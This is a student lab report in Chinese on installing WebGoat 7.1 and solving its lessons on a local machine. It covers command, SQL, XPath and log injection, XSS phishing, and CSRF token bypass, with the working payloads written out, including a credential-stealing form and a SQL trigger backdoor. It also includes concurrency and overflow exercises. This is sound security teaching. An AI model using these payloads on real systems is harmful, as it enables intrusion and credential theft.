

# SP2023-LAB1.3&1.4&1.5


在Linux Ubuntu系统下完成实验。

使用webgoat7.1。

## LAB1.3

安装JDK 1.8。在终端中运行以下命令：

```
sudo apt-get update  
sudo apt-get install openjdk-8-jdk
```



在官方github仓库找到下载webgoat7.1版本jar包的连接：<https://github.com/WebGoat/WebGoat/releases/download/7.1/webgoat-container-7.1-exec.jar>

The screenshot shows a GitHub release page for the 'WebGoat/WebGoat' repository. The release version is 7.0.1, released on Feb 2, 2016, by user dougmorato. The release notes list several improvements:

- Develop #202 (misfir3)
- Fixes #195 by adding static initialisation of the maps #197 (span)
- Add stage parameter in the session to keep track of current stage #196 (span)
- webgoat-container should unpack all the lessons #192 #193 (nbaars)

The 'Assets' section contains the following files:

File	Size	Last Modified
webgoat-container-7.1-exec.jar	70.8 MB	Nov 19, 2016
webgoat-container-7.1-javadoc.jar	593 KB	Nov 19, 2016
webgoat-container-7.1-sources.jar	161 KB	Nov 19, 2016
webgoat-container-7.1.war	61.8 MB	Nov 19, 2016
Source code (zip)		Nov 19, 2016
Source code (tar.gz)		Nov 19, 2016

The summary section highlights the new plugin architecture and separation of the server framework from the lessons, noting that lessons now require just a few lines of code.


下载到Linux中后，运行jar包：

```
java -jar webgoat-container-7.1-exec.jar
```

A screenshot of a Linux desktop environment. On the left is a dock with icons for Home, LevelSetRealTimeViewer, Secure\_Programming, libigl-wasm, and libigl-web. The main window is a terminal titled "Terminal" with the command "yujiekong@yujie-linux: ~/Desktop\$". The terminal output shows the user navigating to the Desktop directory, listing files, and running the "webgoat-container-7.1-exec.jar" file. The output indicates the application is starting up, including the configuration of the ProtocolHandler and the start of the Tomcat service.

```
yujiekong@yujie-linux:~$ cd Desktop/  
yujiekong@yujie-linux:~/Desktop$ ls  
LevelSetRealTimeViewer libigl-web ViewerRuntime  
libigl-wasm Secure_Programming webgoat-container-7.1-exec.jar  
yujiekong@yujie-linux:~/Desktop$ java -jar webgoat-container-7.1-exec.jar  
May 15, 2023 11:47:35 PM org.apache.coyote.http11.Http11Protocol init  
INFO: Initializing ProtocolHandler ["http-bio-8080"]  
May 15, 2023 11:47:35 PM org.apache.catalina.core.StandardService startInternal  
INFO: Starting service Tomcat  
May 15, 2023 11:47:35 PM org.apache.catalina.core.StandardEngine startInternal  
INFO: Starting Servlet Engine: Apache Tomcat/7.0.59  
May 15, 2023 11:47:41 PM org.apache.tomcat.util.digester.Digester body  
INFO: TLD skipped. URI: http://java.sun.com/jstl/core_rt is already defined  
May 15, 2023 11:47:41 PM org.apache.tomcat.util.digester.Digester body  
INFO: TLD skipped. URI: http://java.sun.com/jstl/core is already defined  
May 15, 2023 11:47:41 PM org.apache.tomcat.util.digester.Digester body  
INFO: TLD skipped. URI: http://java.sun.com/jsp/jstl/core is already defined  
May 15, 2023 11:47:41 PM org.apache.tomcat.util.digester.Digester body  
INFO: TLD skipped. URI: http://java.sun.com/jstl_rt is already defined  
May 15, 2023 11:47:41 PM org.apache.tomcat.util.digester.Digester body  
INFO: TLD skipped. URI: http://java.sun.com/jstl/fmt is already defined  
May 15, 2023 11:47:41 PM org.apache.tomcat.util.digester.Digester body  
INFO: TLD skipped. URI: http://java.sun.com/jsp/jstl/fmt is already defined  
May 15, 2023 11:47:41 PM org.apache.tomcat.util.digester.Digester body
```

打开 Web 浏览器，访问 <http://localhost:8080/WebGoat/>，可以看到 WebGoat 的登录页面。



使用默认凭据登录：用户名为 "guest"，密码为 "guest"。

The screenshot shows the WebGoat application running in a Chromium browser on a Linux system. The title bar indicates it's 5月 15 23:54. The main content area displays the 'How to work with WebGoat' page, which includes a sidebar with various security categories like Introduction, General, Access Control Flaws, etc. A message at the top says 'Congratulations. You have successfully completed this lesson.' Below it, there are sections for 'How To Work With WebGoat', 'Environment Information', and 'The WebGoat Interface'. The 'The WebGoat Interface' section contains a diagram illustrating the interface flow with numbered boxes: 1 (Lesson Selection), 2 (Input Field), 3 (Submit Button), 4 (Response View), 5 (HTTP Headers), 6 (Cookie/Parameters panel), and 7 (Session Management). On the right side, there are two panels: 'Cookies / Parameters' showing session details (JSESSIONID) and 'Parameters' showing URL parameters (scr, menu, stage, num).

## LAB1.4

### 1 Injection Flaws

#### 1.1 Command Injection

因为直接通过url的内容进行文件获取（即系统指令调用），所以可以通过编写url进行系统指令植入。

点击View按钮后，捕捉到req包：

修改body如下，因为使用Linux，在HelpFile字段添加encode过的`";ls"`。内容`%22%3Bls%22`。并提交：

## 1.2 Numeric SQL Injection

因为将url的内容直接放到了sql语句中，所以可以直接进行sql注入。

点击Go! 按钮，捕获req包：

在station字段添加 `+OR+1=1`，查询所有内容：

## 1.3 Log Spoofing

因为直接将User Name的内容放入了页面html中，所以可以使用`\0D`、`\0A`来模拟换行，并且植入js语句，如果当前有cookie，则可以获取cookie并使用。

在User Name中输入 `YujieKONG\0d\0aLogin Succeeded for username:`  
`admin<script>alert(document.cookie)</script>`：

The screenshot shows a Chromium browser window with the title "WebGoat - Chromium". The URL in the address bar is "localhost:8080/WebGoat/start.mvc#attack/1572295549/1100". A modal dialog box from "Tamper Dev" is visible, stating "Tamper Dev" started debugging this browser. The main content of the page is a login form. The "User Name" field contains the value "YujieKONG%0d%0aLogin Su". The "Password" field is empty. Below the form, an error message "Login failed for username:" is displayed. To the right of the browser window is a "Tamper Dev" tool window titled "Tamper Dev" which lists several received POST requests.

The screenshot shows a Chromium browser window with the title "WebGoat - Chromium". The URL in the address bar is "localhost:8080/WebGoat/start.mvc#attack/1572295549/1100". A modal dialog box from "Tamper Dev" is visible, stating "Tamper Dev" started debugging this browser. The main content of the page displays a success message: "Congratulations. You have successfully completed this lesson." Below this, it shows a log entry: "Login Succeeded for username: admin". To the right of the browser window is a "Tamper Dev" tool window showing a list of received POST requests.

## 1.4 XPATH Injection

由于使用form提交User Name和Password，且使用XPATH进行语句解析（和sql类似），所以在User Name中输入`Smith' or 1=1 or 'a'='a`，在Password中输入任意字符（Required Fields）。这时表单被解析为`(loginID/text()='Smith' or 1=1) OR ('a'='a' and passwd/text()='password')`，由此获得所有信息：

The screenshot shows a Chromium Web Browser window titled "WebGoat - Chromium" with the URL `localhost:8080/WebGoat/start.mvc#attack/88...`. A "Tamper Dev" overlay window is open, displaying the message "'Tamper Dev' started debugging this browser". The main content area shows a completed XSS attack on the "Welcome to WebGoat employee intranet" page. The page displays a table of employee data:

Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

The Tamper Dev interface shows a POST request to `localhost:8080/WebGoat/attack ?Screen=882451674&menu=1100` with the status "received".

## 1.5 String SQL Injection

由于直接将文本内容当作sql语句传入，所以只需要输入文本 `Smith' OR '1'='1` 即可：

The screenshot shows a Chromium Web Browser window titled "WebGoat - Chromium" with the URL `localhost:8080/WebGoat/start.mvc#attack/538385464/1100`. A "Tamper Dev" overlay window is open, displaying the message "'Tamper Dev' started debugging this browser". The main content area shows a successful String SQL Injection attack on the "Welcome to WebGoat employee intranet" page. The page displays a table of employee data:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	L...
101	Joe	Snow	987654321	VISA	0	
101	Joe	Snow	2234200065411	MC	0	
102	John	Smith	2435600002222	MC	0	

The Tamper Dev interface shows a POST request to `localhost:8080/WebGoat/attack ?Screen=538385464&menu=1100` with the status "received".

## 1.6 Database Backdoors

由于直接以文本内容运行了sql语句，所以我们可以通过分号，加入任意一条我们想运行的sql语句。

### Stage 1

输入 `101 or 1=1; update employee set salary=999999` 来更新工资：

The screenshot shows a Chromium Web Browser window titled "Chromium Web Browser" with the URL `localhost:8080/WebGoat/start.mvc#attack/980912706/1100`. The page content is from the "Tamper Dev" challenge in WebGoat. It displays a sidebar with various security flaws and a main area with the following text:

Stage 2: Use String SQL Injection to inject a backdoor. The second stage of this lesson is to teach you how to use a vulnerable fields to inject the DB work or the backdoor. Now try to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:  
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com' WHERE userid = NEW.userid  
Note that nothing will actually be executed because the current underlying DB doesn't support triggers.

\* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm

User ID:

select userid, password, ssn, salary, email from employee where userid=`101 or 1=1; update employee set salary=999999`

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	999999	larry@stooges.com
102	moe	936-18-4524	999999	moe@stooges.com
103	curly	961-08-0047	999999	curly@stooges.com
104	eric	445-66-5565	999999	eric@modelsrus.com
105	tom	792-14-6364	999999	tom@wb.com
106	jerry	858-55-4452	999999	jerry@wb.com
107	david	439-20-9405	999999	david@modelsrus.com
108	bruce	707-05-0497	999999	bruce@modelerus.com

To the right of the browser window is a "Tamper Dev" debugger interface. It shows a list of requests with the method set to POST. A button labeled "Intercept requests" is visible.

### Stage 2

输入 `101; CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='hack@hack.com' WHERE userid = NEW.userid` 来创建一个触发器，在employee表插入新员工的时候，将email改为另一个地址 `hack@hack.com`：

Activities Chromium Web Browser

WebGoat - Chromium

localhost:8080/WebGoat/start.mvc#attack/980912706/1100

"Tamper Dev" started debugging this browser Cancel

WEBGOAT

Database Backdoors

Congratulations. You have successfully completed this lesson.

User ID:

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	999999	larry@stooges.com

Cookies / Parameters

Cookie/s
name: JSESSIONID value: 3D0ADB1F3DADAAEAE4DC22A92FD8A6D9 comment: domain: maxAge: -1 path: /

Tamper Dev

"Tamper Dev" started debugging this browser Cancel

Filter HTTP Requests

POST Add a filter Intercept requests

Method Host Path + Query Type Status

POST localhost... /WebGoat/attack ?Screen=980912706&menu=1100 received

## 1.7 Blind Numeric SQL Injection

因为页面只输出一个boolean值，所以通过植入and条件，进行pin值范围判断（即二分查找），最后确定pin值。

不断更新输入内容：

```
101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 二分查找值 );
```

最后得到pin值为**2364**：

The screenshot shows a Chromium browser window titled "WebGoat - Chromium". The main content area displays a completed lesson in WebGoat. The lesson summary says: "Congratulations. You have successfully completed this lesson." Below this, there is a form with a placeholder: "The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233344444**. The field is of type int, which is an integer." A text input field contains the value "2364" and a button labeled "Go!". Below the form, there is a section titled "Cookies / Parameters" with a table showing cookie information:

name	value	comment	domain	maxAge	path	secure	version	httpOnly
JSESSIONID	3D0ADAB1F3DADAAEAE4DC22A92FD8A6D9			-1		false	0	false

To the right of the browser window, a "Tamper Dev" tool window is open. It shows a list of recent HTTP requests, all of which are POST requests to "/WebGoat/attack" with various screen and menu parameters. The tool interface includes a "Filter HTTP Requests" section with a "POST" button and an "Intercept requests" toggle switch.


## 1.8 Blind String SQL Injection

做法同上，但是要查找的类型从int变成了varchar，即不能简单的通过<、=、>符号进行筛选。所以需要使用substring函数，对varchar的每一个字符进行ascii码的比较，从而获取varchar的每一个字符。

不断更新输入内容，查找name的每一个字符：

```
101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 第n个字符,
1) > 二分查找值的ascii码 );
```

最后得到name为Jill：



## 2 Cross-Site Scripting (XSS)

### 2.1 Phishing with XSS

由于直接使用输入内容作为表单内容，所以我们可以直接在前端代码植入一个自制的表单，然后通过我们用js定义好的 hack 函数处理表单内容，将账号密码发送给题目要求的url: <http://localhost:8080/WebGoat/catcher?PROPERTY=yes>。

在输入框输入以下内容：

```

</form>
<script>
  function hack() {
    XSSImage = new Image();
    XSSImage.src = "http://localhost:8080/WebGoat/catcher?PROPERTY=yes&user=" +
      document.phish.user.value + "&password=" + document.phish.pass.value + "";
    alert("Had this been a real attack... Your credentials were just stolen. User Name =
      " + document.phish.user.value + " Password = " + document.phish.pass.value);
  }
</script>
<form name="phish">
  <br><br>
  <HR>
  <H3>This feature requires account login:</H2>
  <br><br>
  Enter Username:<br>
  <input type="text" name="user"><br>

```

```

Enter Password:<br>
<input type="password" name="pass"><br>
<input type="submit" name="login" value="login" onclick="hack()">
</form>
<br><br>
<HR>

```

The screenshot shows a Chromium browser window titled "WebGoat - Chromium" displaying a search interface for XSS attacks. The search bar contains the query: <input type="password" name="pass"><br> <input type="submit" name="login" value="login" onclick="hack()">. To the right, a "Tamper Dev" tool window is open, showing a POST request to "localhost:8080 /WebGoat/attack ?Screen=1382523204&menu=900". The "Intercept requests" toggle is turned on.

The screenshot shows a Chromium browser window titled "WebGoat - Chromium" displaying a search interface for XSS attacks. The search bar contains the query: <input type="password" name="pass"><br> <input type="submit" name="login" value="login" onclick="hack()">. To the right, a "Tamper Dev" tool window is open, showing a POST request to "localhost:8080 /WebGoat/attack ?Screen=1382523204&menu=900". The "Intercept requests" toggle is turned on, and the URL in the Tamper Dev tool is explicitly set to "/WebGoat/attack?Screen=1382523204&menu=900".

## 2.2 Stored XSS Attacks

因为直接将Message中的内容显示到网页中，所以我们可以在Message中输入html和js代码，使得阅读我们消息的用户运行我们的代码，从而进行攻击。

在Message中输入 `<script language="javascript" type="text/javascript">alert("I am a hacker!");</script>` 并提交：

当查看alert时：

成功：

## 2.3 Reflected XSS Attacks

在access code中输入XSS代码 <SCRIPT>alert( 'bang!' );</SCRIPT>，点击Purchase按钮：

The screenshot shows a Chromium browser window with a WebGoat attack on a shopping cart page. The page displays an alert('bang!') message. A Tamper Dev debugger window is open, showing the intercepted POST request with the 'stage' parameter set to '900'.

成功：

The screenshot shows a Chromium browser window with a WebGoat attack on a reflected XSS attacks page. The page displays an alert('bang!') message. A Tamper Dev debugger window is open, showing the intercepted POST request with the 'stage' parameter set to '900'.

## 2.4 Cross Site Request Forgery (CSRF)

在输入框中输入一个虚假的img的表单，其中src设置为attack，设置参数Screen=2078372、menu=900、transferFunds=5000：

```
<img src='attack?Screen=2078372&menu=900&transferFunds=5000'>
```

点击Submit:

当受害者选中clickme时，会下载虚假的图片，实则向其他站点发送带有cookie等参数的请求，从而使得其他站点执行非法操作：

## 2.5 CSRF Prompt By-Pass

类似上面的操作，我继续使用img表单：

```

```

这里使用了两个img，在第一个请求结束后，修改第二个表单的请求地址，来实现确认功能。

Method	Host	Path + Query	Type	Status
POST	localhost:8080	/WebGoat/attack ?Screen=1406352188&menu=900	received	
POST	localhost:8080	/WebGoat/attack ?Screen=1406352188&menu=900	received	
POST	localhost:8080	/WebGoat/attack ?Screen=1406352188&menu=900	received	
POST	localhost:8080	/WebGoat/attack ?Screen=1406352188&menu=900	received	
POST	localhost:8080	/WebGoat/attack ?Screen=1406352188&menu=900	received	
POST	localhost:8080	/WebGoat/attack ?Screen=1406352188&menu=900	received	

## 2.6 CSRF Token By-Pass

类似前面的操作，使用如下代码：

```

<script language="javascript">
var tokensuffix;

function readFrame1()
{
    var frameDoc = document.getElementById("frame1").contentDocument;
    var form = frameDoc.getElementsByTagName("form")[0];
    tokensuffix = '&CSRFToken=' + form.CSRFToken.value;

    loadFrame2();
}

function loadFrame2()
{
    var testFrame = document.getElementById("frame2");
    testFrame.src="attack?Screen=803158781&menu=900&transferFunds=5000" + tokensuffix;
}

</script>
<iframe src="attack?Screen=803158781&menu=900&transferFunds=main"
onload="readFrame1();"
id="frame1" frameborder="1" marginwidth="0"
marginheight="0" width="800" scrolling=yes height="300"></iframe>
<iframe id="frame2" frameborder="1" marginwidth="0"
marginheight="0" width="800" scrolling=yes height="300"></iframe>
```

仿造一个界面，通过readFrame1获得csrfToken，然后传递给loadFrame2进行入侵：

The screenshot shows a Chromium Web Browser window titled "WebGoat - Chromium". The main content area displays a completed lesson titled "Congratulations. You have successfully completed this lesson." It includes fields for "Title" and "Message", both of which are empty. Below these fields is a "Submit" button. To the left of the main content is a sidebar with a navigation menu for various security flaws, including "Access Control Flaws", "AJAX Security", "Authentication Flaws", "Buffer Overflows", "Concurrency", "Cross-Site Scripting (XSS)", "Phishing with XSS", "Stored XSS Attacks", "LAB: Cross Site Scripting", "Stage 1: Stored XSS", "Stage 2: Block Stored XSS using Input Validation", "Stage 3: Stored XSS Revisited", "Stage 4: Block Stored XSS using Output Encoding", "Stage 5: Reflected XSS", "Stage 6: Block Reflected XSS", "Reflected XSS Attacks", "Cross Site Request Forgery (CSRF)", "CSRF Prompt By-Pass", "CSRF Token By-Pass", "HTTPOnly Test", "Improper Error Handling", "Injection Flaws", "Denial of Service", "Insecure Communication", "Insecure Storage", "Malicious Execution", "Parameter Tampering", and "Session Management Flaws".

To the right of the browser window is a "Tamper Dev" tool interface. A message at the top says "'Tamper Dev' started debugging this browser". Below this is a "Filter HTTP Requests" section with a "POST" button and an "Intercept requests" toggle switch. A table lists several received POST requests from "localhost:8080" to "/WebGoat/attack" with parameters "?Screen=1406352188&menu=900".

## 2.7 HTTPOnly Test

按照课程指示，开启HTTPOnly后，进行Cookie读写：

The screenshot shows a Chromium Web Browser window titled "WebGoat - Chromium". The main content area displays a completed lesson titled "Congratulations. You have successfully completed this lesson." It includes a "Show Source" button. Below this is a "General Goal(s):" section with a note about the purpose of the test and a link to "OWASP HTTPOnly Support".

The sidebar on the left is identical to the one in the previous screenshot, listing various security flaws.

To the right of the browser window is a "Tamper Dev" tool interface. A message at the top says "'Tamper Dev' started debugging this browser". Below this is a "Filter HTTP Requests" section with a "POST" button and an "Intercept requests" toggle switch. A table lists several received POST requests from "localhost:8080" to "/WebGoat/attack" with parameters "?Screen=1406352188&menu=900".

## LAB1.5

这里选择Concurrency和Buffer Overflows。

# 1 Concurrency

## 1.1 Thread Safety Problems

打开两个浏览器，使用两个用户名，快速依次提交，发现第二次提交无效：

The screenshot shows two browser windows side-by-side. Both windows are titled "WebGoat - Chromium" and display the "Thread Safety Problems" challenge from the WebGoat application. The left window shows a successful completion message: "Congratulations. You have successfully completed this lesson." It includes a note about using two browsers to exploit concurrency and a form for entering a username. The right window also shows a successful completion message and a similar note. Both windows have a sidebar on the left containing a navigation menu with various security challenges listed.

## 1.2 Shopping Cart Concurrency Flaw

打开两个浏览器，第一个浏览器选择便宜的物品并点击Update cart、Purchase按钮，在第二个浏览器中选择贵的物品并点击Update cart，在第一个浏览器确认购买，发现只使用了169刀买到了17990刀刀物品：

The screenshot shows two browser windows. The left window displays the "Shopping Cart Concurrency Flaw" challenge. It shows a confirmation message: "\* Thank you for shopping! You have (illegally) received a 99% discount. Police are on the way to your IP address." Below this is a "Thank you for your purchase!" message and a confirmation number "CONC-88". A table lists shopping cart items with their prices, quantities, and subtotals. The total amount charged to the credit card is \$169.00. The right window shows a "Shopping Cart" page with a table of items and their details. The total for the cart is listed as \$17,990.00. Both windows have a sidebar on the left with a navigation menu.

## 2 Buffer Overflows

## 2.1 Off-by-One Overflows

检查源码，搜索hidden，发现隐藏内容：

使用其中的内容登陆，或者房间号长度大于4096，都可以完成任务：